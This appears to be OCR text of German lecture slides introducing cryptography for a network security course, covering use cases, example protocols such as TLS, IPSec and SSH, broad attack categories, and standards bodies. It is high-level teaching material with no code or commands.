
[root@netsec]>

Kryptographie - Anwendungsfälle


- Authentisierung, Identitäten
- Signatur, Integrität
- Vertraulichkeit
  - Verschlüsselung
    - Symmetrisch
    - Asymmetrisch
- Datenschutz, Anonymit
- Blockchain
- Kopierschutz, DRM
- …

[root@netsec]>

Kryptographie – Basis-Algorithmen




Kryptographie – abgeleitete Algorithmen




Kryptographie – Beispiele für Cryptosysteme, Protokolle

- Netzwerkprotokolle
  - VPNs
    - IPSec mit IKE
    - OpenVPN
  - TLS (war mal: SSL, findet sich in: HTTPS)
  - Ssh `(-vv)`
  - WPA2
- Authentisierungs-Frameworks
  - OAuth2
  - OpenID/Connect
  - SAML



Key negotiation, X.509 Zertifikate, PSK, mTLS, …
Cipherspec negotiation (z.B. `TLS_AES_256_GCM_SHA384`)
Test: https://www.ssllabs.com/ssltest/analyze.html?d=www.hs%2dkarlsruhe.de



Kryptographie - Angriffe

- Exploits in Implementierungen
- Kryptoanalyse
  - Brute Force
  - Statistische Verfahren
    - Known Plaintext
  - Algebraisch
- Quantencomputer
- Secrets / Keys

=> Algorithmen und Keylängen haben Lebenszeiten

[root@netsec]>

Kryptographie - Standardisierung

ISO

ITU

NIST NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY U.S. DEPARTMENT OF COMMERCE

FIPS 140-2 FIPS CRYPTOGRAPHY

ETSI

Bundesamt für Sicherheit in der Informationstechnik

Kryptographie - Beispiele

- AES Deep dive?
- IPSec Deep dive?
- X.509 Deep dive?